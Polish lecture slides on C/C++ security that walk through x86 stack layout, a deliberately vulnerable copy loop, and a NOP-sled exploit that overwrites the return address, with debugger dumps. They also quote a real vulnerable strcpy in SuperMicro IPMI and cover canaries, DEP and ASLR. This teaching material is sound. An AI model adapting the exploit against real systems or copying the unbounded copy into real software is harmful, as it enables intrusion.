

# **Bezpieczeństwo aplikacji C/C++**

**dr inż. Krzysztof Cabaj**

# Plan wykładu

- Błędy typu przepełnienie bufora
  - Przepełnienie na stosie
  - Zabezpieczenia
  - Przepełnienie na sterckie
- Błędy związane z łańcuchami sterującymi (ang. Format string)

# Stos

- Struktura danych typu LIFO (ang. Last In First Out)
- Dwie (podstawowe) operacje do obsługi stosu
  - Włożenie na stos (ang. push)
  - Pobranie ze stosu (ang. pop) – ostatnio włożonego na stos elementu

# Stos w procesorze x86

- Wykorzystywany
  - Do realizacji skoku do funkcji (podprogramu) i powrotu z funkcji do miejsca wywołania (instrukcje assemblera call i ret)
  - Do przekazywania parametrów wywołania funkcji
  - Do alokacji (niektórych) zmiennych lokalnych
- Rejestr ESP (ang. Extended Stack Pointer) wskazuje na wierzchołek stosu w procesorze 32 bitowym (w 16 bitowych były dwa 16 bitowe rejestry SS i SP)
- Stos rośnie w „dół”, w kierunku mniejszych adresów

# Stos a wywołania funkcji

```
void hello()
```


```
{  
    printf(„Hello World !!!”);  
}
```

```
call 0x0042ABCD  
ret
```

```
int main()
```

```
{  
    hello();  
    return 0;  
}
```

```
call 0x00405678  
  
ret
```



# Wywołanie funkcji – umieszczenie parametrów na stosie

```
vulnerable01(exploit01);
00DC158E  push      0DC8000h
00DC1593  call      vulnerable01 (0DC11C7h)
00DC1598  add       esp,4

stack_test01(1,2,3);
00DC159B  push      3
00DC159D  push      2
00DC159F  push      1
→ 00DC15A1  call      stack_test01 (0DC114Fh)
00DC15A6  add       esp,0Ch
stack_test02("Ala ma kota");
00DC15A9  push      0DC5858h
00DC15AE  call      stack_test02 (0DC119Fh)
00DC15B3  add       esp,4
vulnerable01(exploit01);
00DC15B6  push      0DC8000h
00DC15BB  call      vulnerable01 (0DC11C7h)
00DC15C0  add       esp,4
```

Memory 1					Registers				
0x00BCF844	61	cc	cc	cc	a	ë	ë	ë	ë
0x00BCF848	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF84C	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF850	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF854	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF858	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF85C	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF860	01	00	00	00	...				
0x00BCF864	02	00	00	00	...				
0x00BCF868	03	00	00	00	...				
0x00BCF86C	00	00	00	00	...				
0x00BCF870	00	00	00	00	...				
0x00BCF874	00	90	8b	7e	...				
0x00BCF878	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF87C	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF880	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF884	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF888	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF88C	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF890	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF894	cc	cc	cc	cc	ë	ë	ë	ë	ë
0x00BCF898	cc	cc	cc	cc	ë	ë	ë	ë	ë

EAX = 00DC8009
EBX = 7E8B9000
ECX = 00DC1530
EDX = 00000061
ESI = 00000000
EDI = 00BCF938
EIP = 00DC15A1
ESP = 00BCF860
EBP = 00BCF938
EFL = 00000206

# Wywołanie funkcji – umieszczenie adresu powrotnego

```
vulnerable01(exploit01);
00DC158E  push      0DC8000h
00DC1593  call      vulnerable01 (0DC11C7h)
00DC1598  add       esp,4

stack_test01(1,2,3);
00DC159B  push      3
00DC159D  push      2
00DC159F  push      1
00DC15A1  call      stack_test01 (0DC114Fh)
00DC15A6  add       esp,0Ch
stack_test02("Ala ma kota");
00DC15A9  push      0DC5858h
00DC15AE  call      stack_test02 (0DC119Fh)
00DC15B3  add       esp,4
vulnerable01(exploit01);
00DC15B6  push      0DC8000h
00DC15BB  call      vulnerable01 (0DC11C7h)
00DC15C0  add       esp,4
```

The screenshot displays two debugger windows. The 'Memory 1' window shows a list of memory addresses from 0x00BCF844 to 0x00BCF894. At address 0x00BCF85C, the value 'a6 15 dc 00' is highlighted with a red circle, which corresponds to the return address 00DC114F in hexadecimal. The 'Registers' window on the right shows the current state of the CPU registers. EAX is 00DC8009, EBX is 7E8B9000, ECX is 00DC1530, EDX is 00000061, ESI is 00000000, EDI is 00BCF938, EIP is 00DC114F (highlighted in red), ESP is 00BCF85C (highlighted in red), EBP is 00BCF938, and EFL is 00000206.

Address	Hex	ASCII
0x00BCF844	61 cc cc cc	aEEEE
0x00BCF848	cc cc cc cc	EEEE
0x00BCF84C	cc cc cc cc	EEEE
0x00BCF850	cc cc cc cc	EEEE
0x00BCF854	cc cc cc cc	EEEE
0x00BCF858	cc cc cc cc	EEEE
0x00BCF85C	a6 15 dc 00	.Ü.
0x00BCF860	01 00 00 00	....
0x00BCF864	02 00 00 00	....
0x00BCF868	03 00 00 00	....
0x00BCF86C	00 00 00 00	....
0x00BCF870	00 00 00 00	....
0x00BCF874	00 90 8b 7e	...~
0x00BCF878	cc cc cc cc	EEEE
0x00BCF87C	cc cc cc cc	EEEE
0x00BCF880	cc cc cc cc	EEEE
0x00BCF884	cc cc cc cc	EEEE
0x00BCF888	cc cc cc cc	EEEE
0x00BCF88C	cc cc cc cc	EEEE
0x00BCF890	cc cc cc cc	EEEE
0x00BCF894	cc cc cc cc	EEEE

Register	Value
EAX	00DC8009
EBX	7E8B9000
ECX	00DC1530
EDX	00000061
ESI	00000000
EDI	00BCF938
EIP	00DC114F
ESP	00BCF85C
EBP	00BCF938
EFL	00000206

# Wywołanie funkcji – zmienne lokalne na stosie

```
void stack_test01(int a, int b, int c)
{
00DC13F0  push     ebp
00DC13F1  mov      ebp,esp
00DC13F3  sub      esp,0E4h
00DC13F9  push     ebx
00DC13FA  push     esi
00DC13FB  push     edi
00DC13FC  lea      edi,[ebp-0E4h]
00DC1402  mov      ecx,39h
00DC1407  mov      eax,0CCCCCCCCh
00DC140C  rep stos dword ptr es:[edi]
    int x=0x11111111;
00DC140E  mov      dword ptr [x],11111111h
    int y=0x22222222;
00DC1415  mov      dword ptr [y],22222222h
    int z=0x33333333;
00DC141C  mov      dword ptr [z],33333333h
    z=x+y;
00DC1423  mov      eax,dword ptr [x]
00DC1426  add      eax,dword ptr [y]
00DC1429  mov      dword ptr [z],eax
}
00DC142C  pop      edi
00DC142D  pop      esi
```

Memory 1					
0x00BCF824	cc cc cc cc	EEEE			
0x00BCF828	cc cc cc cc	EEEE			
0x00BCF82C	cc cc cc cc	EEEE			
0x00BCF830	cc cc cc cc	EEEE			
0x00BCF834	cc cc cc cc	EEEE			
0x00BCF838	33 33 33 33	3333			
0x00BCF83C	cc cc cc cc	EEEE			
0x00BCF840	cc cc cc cc	EEEE			
0x00BCF844	22 22 22 22	2222			
0x00BCF848	cc cc cc cc	EEEE			
0x00BCF84C	cc cc cc cc	EEEE			
0x00BCF850	11 11 11 11	1111			
0x00BCF854	cc cc cc cc	EEEE			
0x00BCF858	38 f9 bc 00	89L.			
0x00BCF85C	a6 15 dc 00	! .Ü.			
0x00BCF860	01 00 00 00	....			
0x00BCF864	02 00 00 00	....			
0x00BCF868	03 00 00 00	....			
0x00BCF86C	00 00 00 00	....			
0x00BCF870	00 00 00 00	....			
0x00BCF874	00 90 8b 7e	...~			
0x00BCF878	cc cc cc cc	EEEE			

Registers	
EAX	CCCCCCCC
EBX	7E8B9000
ECX	00000000
EDX	00000061
ESI	00000000
EDI	00BCF858
EIP	00DC1423
ESP	00BCF768
EBP	00BCF858
EFL	00000206
0x00bcf850 = 11111111	



# Podatna funkcja

Rozpatrzmy przykładowy kod

```
void vulnerable01(char* pc)
{
    char buffer[32];
    int i=0;
    char *pc2=pc;

    printf("Vulnerable01\n");

    while(*pc2!='$')
    {
        buffer[i]=*pc2;
        pc2++;
        i++;
    }
}
```

# Podatna funkcja wywołanie dla małych danych

```
char data01[]={ 'A', 66,67,68,69,70,71,72,73,74,75, '$'};
```

The screenshot displays a debugger interface with three main panels:

- Assembly View:** Shows the execution of a function named `vulnerable01`. The current instruction is at address `0041134E`, which is a `call vulnerable01 (0411127h)` instruction. The stack pointer `esp` is being adjusted by 4 bytes. The function is called with `data01` and `exploit02` as arguments. The stack test functions `stack_test01` and `stack_test02` are also visible, with `stack_test02` receiving the string "Ala ma kota".
- Memory 1:** A memory dump showing the contents of memory starting at address `0x0018FEA4`. The data is displayed in hexadecimal and ASCII. The ASCII column shows the string `"$`A."` at address `0x0018FEE4`, which corresponds to the `data01` array in the code.
- Registers:** A list of CPU registers and their values. The `EIP` register is highlighted in red, showing the address `0041134E`, which matches the current instruction address. Other registers like `EAX`, `EBX`, `ECX`, `EDX`, `ESI`, `EDI`, `EBP`, and `EFL` are also listed.

# Podatna funkcja

Kopiowanie tablicy ABCDE...  
... skopiowano 4 znaków

```
void vulnerable01(char* pc)
{
    char buffer[32];
    int i=0;
    char *pc2=pc;

    printf("Vulnerable01\n");

    while(*pc2!='$')
    {
        buffer[i]=*pc2;
        pc2++;
        i++;
    }
}
```

Address	Hex	ASCII
0x0018FEA4	04 00 00 00	....
0x0018FEA8	d4 fe 18 00	ôť..
0x0018FEAC	37 af c1 5c	7ŽÁ\
0x0018FEB0	20 00 00 00	...
0x0018FEB4	27 60 41 00	A.
0x0018FEB8	03 00 00 00	....
0x0018FEBc	41 42 43 44	ABCD
0x0018FEC0	00 00 00 00	....
0x0018FEC4	00 00 00 00	....
0x0018FEC8	02 00 00 00	....
0x0018FECC	90 3a 5e 00	.:^.
0x0018FED0	8e 00 00 20	Ž..
0x0018FED4	08 ff 18 00	. ' ..
0x0018FED8	5c ae c1 5c	\®Á\
0x0018FEDC	34 ff 18 00	4' ..
0x0018FEE0	53 13 41 00	S.A.
0x0018FEE4	24 60 41 00	\$`A.
0x0018FEE8	00 00 00 00	....
0x0018FEEc	00 00 00 00	....
0x0018FEF0	00 e0 fd 7f	.řý.
0x0018FEF4	58 3a 5e 00	X:~.

pc2 0x416024+3

i


# Podatna funkcja

Kopiowanie tablicy ABCDE...  
... skopiowano 8 znaków

```
void vulnerable01(char* pc)
{
    char buffer[32];
    int i=0;
    char *pc2=pc;

    printf("Vulnerable01\n");

    while(*pc2!='$')
    {
        buffer[i]=*pc2;
        pc2++;
        i++;
    }
}
```



Address	Hex	ASCII
0x0018FEA4	04 00 00 00	....
0x0018FEA8	d4 fe 18 00	Ôt..
0x0018FEAC	37 af c1 5c	7ŽÁ\
0x0018FEB0	20 00 00 00	...
0x0018FEB4	2b 60 41 00	←`A.
0x0018FEB8	07 00 00 00	←...
0x0018FEBc	41 42 43 44	ABCD
0x0018FEC0	45 46 47 48	EFGH
0x0018FEC4	00 00 00 00	....
0x0018FEC8	02 00 00 00	....
0x0018FECc	90 3a 5e 00	.:^.
0x0018FED0	8e 00 00 20	Ž..
0x0018FED4	08 ff 18 00	.´..
0x0018FED8	5c ae c1 5c	\@Á\
0x0018FEDc	34 ff 18 00	4´..
0x0018FEE0	53 13 41 00	←.A.
0x0018FEE4	24 60 41 00	\$`A.
0x0018FEE8	00 00 00 00	....
0x0018FEEc	00 00 00 00	....
0x0018FEF0	00 e0 fd 7f	.řý.
0x0018FEF4	58 3a 5e 00	X:~.

pc2 0x416024+7

i

adres powrotny

# Podatna funkcja - exploit

- Specjalnie spreparowane dane, które zostają przekazane do funkcji

```
char exploit01[]={0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,  
                  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,  
                  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,  
                  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,  
                  0x90, 0x90, 0x90, 0x90,  
                  0xbc, 0xfe, 0x18, 0x00, '$'};
```

- Mają znak końcowy kopiowania ('\$'), jednak składają się z 41 bajtów ... a bufor ma 32.

# Podatna funkcja – przepełnienie bufora

Memory 1	0x0018FEA4	04 00 00 00	....
	0x0018FEA8	d4 fe 18 00	Ôt..
	0x0018FEAC	37 af c1 5c	7ŽÁ\
	0x0018FEB0	20 00 00 00	...
	0x0018FEB4	2b 60 41 00	+`A.
	0x0018FEB8	07 00 00 00	....
	0x0018FEBc	41 42 43 44	ABCD
	0x0018FEC0	45 46 47 48	EFGH
	0x0018FEC4	00 00 00 00	....
	0x0018FEC8	02 00 00 00	....
	0x0018FECC	90 3a 5e 00	.:^.
	0x0018FED0	8e 00 00 20	Ž..
	0x0018FED4	08 ff 18 00	.`..
	0x0018FED8	5c ae c1 5c	\@Á\
	0x0018FEDC	34 ff 18 00	4'..
	0x0018FEE0	53 13 41 00	S.A.
	0x0018FEE4	24 60 41 00	\$`A.
	0x0018FEE8	00 00 00 00	....
	0x0018FEEc	00 00 00 00	....
	0x0018FEF0	00 e0 fd 7f	.řý.
	0x0018FEF4	58 3a 5e 00	X:^^.

Memory 1	0x0018FEA4	04 00 00 00	....
	0x0018FEA8	d4 fe 18 00	Ôt..
	0x0018FEAC	37 af c1 5c	7ŽÁ\
	0x0018FEB0	20 00 00 00	...
	0x0018FEB4	58 60 41 00	X`A.
	0x0018FEB8	28 00 00 00	(...
	0x0018FEBc	90 90 90 90	....
	0x0018FEC0	90 90 90 90	....
	0x0018FEC4	90 90 90 90	....
	0x0018FEC8	90 90 90 90	....
	0x0018FECC	90 90 90 90	....
	0x0018FED0	90 90 90 90	....
	0x0018FED4	90 90 90 90	....
	0x0018FED8	90 90 90 90	....
	0x0018FEDC	90 90 90 90	....
	0x0018FEE0	bc fe 18 00	Ôt..
	0x0018FEE4	30 60 41 00	0`A.
	0x0018FEE8	00 00 00 00	....
	0x0018FEEc	00 00 00 00	....
	0x0018FEF0	00 e0 fd 7f	.řý.
	0x0018FEF4	58 3a 5d 00	X:~.

adres powrotny, nadpisany  
wartością 0x0018febc,  
adres na stosie, początek  
Zmiennej buffer

# Podatna funkcja – przepełnienie bufora, efekt wywołania instrukcji ret

0018FED6 nop  
0018FED7 nop  
0018FED8 nop  
0018FED9 nop  
0018FEDA nop  
0018FEDB nop  
0018FEDC nop  
0018FEDD nop  
0018FEDE nop  
0018FEDF nop  
0018FEE0 mov esp,300018FEh  
0018FEE5 pushad  
0018FEE6 inc ecx  
0018FEE7 add byte ptr [eax]  
0018FEE9 add byte ptr [eax]  
0018FEEB add byte ptr [eax]  
0018FEED add byte ptr [eax]  
0018FEEF add byte ptr [eax]  
0018FEF1 loopne 0018FEF0  
0018FEF3 jg 0018FF4D  
0018FEF5 cmp bl,byte ptr [ebp]  
0018FEF8 add al,1  
0018FEFA add byte ptr [eax],al  
0018FEFC nop

Microsoft Visual Studio

Unhandled exception at 0x0018FEE5 in ROP.exe: 0xC0000005: Access violation writing location 0x300018FA.

☐ Break when this exception type is thrown  
[Open Exception Settings](#)


Break Continue Ignore

Registers

EAX = 00416058  
EBX = 7FFDE000  
ECX = 00000024  
EDX = 5CD44400  
ESI = 00000000  
EDI = 00000000  
EIP = 0018FEE5  
ESP = 300018FE  
EBP = 90909090  
EFL = 00010246

0x0018FEF0 00 e0 fd 7f .řý.  
0x0018FEF4 58 3a 5d 00 X:].  
0x0018FEF8 04 01 00 00

# Stos a wysłanie exploita





# Exploit/Shellcode - przykład

[illegible]

# Jak można zaatakować podatną funkcję

- W zależności do czego służy
  - Analizy podanych parametrów przez użytkownika – wywołanie programu z parametrem będącym exploitem (w szczególności interesujące jak program działa poprzez suid z prawami root-a)
  - Analiza zawartości/danych w pliku – odpowiednio spreparowany plik – który przykładowo można wysłać pocztą
  - Parsowanie komunikatów sieciowych, analiza danych przychodzących z sieci – odpowiednio spreparowany komunikat sieciowy

# Czy „buffer overflow” nadal jest problemem

- 22 Sierpnia 2013 informacja o wykryciu podatności przez firmę Rapid7 przekazana firmie SuperMicro
- 6 listopad 2013, ujawnienie przez firmę Rapid7 szczegółów dotyczących podatności CVE-2013-3621, w skrypcie login.cgi modułu IPMI firmy SuperMicro

Szczegóły:

<https://community.rapid7.com/community/metasploit/blog/2013/11/05/supermicro-ipmi-firmware-vulnerabilities>

# Czy „buffer overflow” nadal jest problemem

```
if ( cgiGetVariable("name") )
{
    v2 = (const char *)cgiGetVariable("name");
    strcpy(&dest, v2);
}
if ( cgiGetVariable("pwd") )
{
    v3 = (const char *)cgiGetVariable("pwd");
    strcpy(&v13, v3);
}
```

Podatny kod ze strony:

<https://community.rapid7.com/community/metasploit/blog/2013/11/05/supermicro-ipmi-firmware-vulnerabilities>

# Zabezpieczenia

- Edukacja programistów
- Audyt kodu, zastosowanie automatycznych narzędzi do wykrywania potencjalnie niebezpiecznych fragmentów kodu
- Mechanizmy ochronne kompilatora
  - „kanarki” (ang. Stack Canaries)
- Mechanizmy ochronne systemu
  - Wykorzystanie bitu NX, mechanizm DEP
  - ASLR

# Kanarki

- ang. Stack Canaries, analogia w nazwie do używanych dawniej w kopalniach kanarków, które ostrzegały przed zwiększonym stężeniem niebezpiecznych gazów
- Technicznie mechanizm polegający na umieszczeniu na stosie między zmiennymi lokalnymi a adresem powrotu losowej liczby, której poprawność (brak zmiany) sprawdzany jest przed wykonaniem instrukcji ret

# MS Visual Studio opcja /GS

- Za włączenie tego mechanizmu w kompilatorze Visual Studio odpowiada opcja SecurityCheck (Configuration Properties\ C/C++ \ Code Generation, przełącznik z CLI /GS)
- Włączona dla potencjalnie podanych funkcji, przykładowo:
  - Zawierających tablicę o długości większej niż 4 bajty, lub więcej niż dwa elementy lub elementów które nie są wskaźnikami,
  - Zawierającej struktury danych o więcej niż 8 bajtach i nie zawierających wskaźników,
  - Zawierającej obszary alokowane dynamicznie za pomocą funkcji **\_alloca** (alokacja obszaru pamięci na stosie),
  - Oraz klas i struktur zawierających powyższe.
- Mechanizm polega na umieszczeniu na stosie „losowej” 32 bitowej liczby (na początku funkcji) i skoku do funkcji sprawdzającej jej poprawność przed wykonaniem instrukcji ret
- Szczegóły: <http://msdn.microsoft.com/en-us/library/8dbf701c.aspx>

# Funkcja vulnerable01

## z i bez opcji /GS (początek funkcji)

```
void vulnerable01(char* pc)
{
00411710  push      ebp
00411711  mov       ebp,esp
00411713  sub       esp,6Ch
00411716  mov       eax,dword ptr
ds:[0041601Ch]
0041171B  xor       eax,ebp
0041171D  mov       dword ptr [ebp-
4],eax
00411720  push      ebx
00411721  push      esi
00411722  push      edi
    char buffer[32];
    int i=0;
00411723  mov       dword ptr [i],0
```

```
void vulnerable01(char* pc)
{
00411710  push      ebp
00411711  mov       ebp,esp
00411713  sub       esp,68h
00411716  push      ebx
00411717  push      esi
00411718  push      edi
    char buffer[32];
    int i=0;
00411719  mov       dword ptr [i],0
```




# Funkcja vulnearble01

## z i bez opcji /GS (koniec funkcji)

00411769	pop	edi	0041175F	pop	edi
0041176A	pop	esi	00411760	pop	esi
0041176B	pop	ebx	00411761	pop	ebx
0041176C	mov	ecx,dword ptr [ebp-4]			
0041176F	xor	ecx,ebp			
00411771	call	@__security_check_cookie@4 (0411019h)			
00411776	mov	esp,ebp	00411762	mov	esp,ebp
00411778	pop	ebp	00411764	pop	ebp
00411779	ret		00411765	ret	

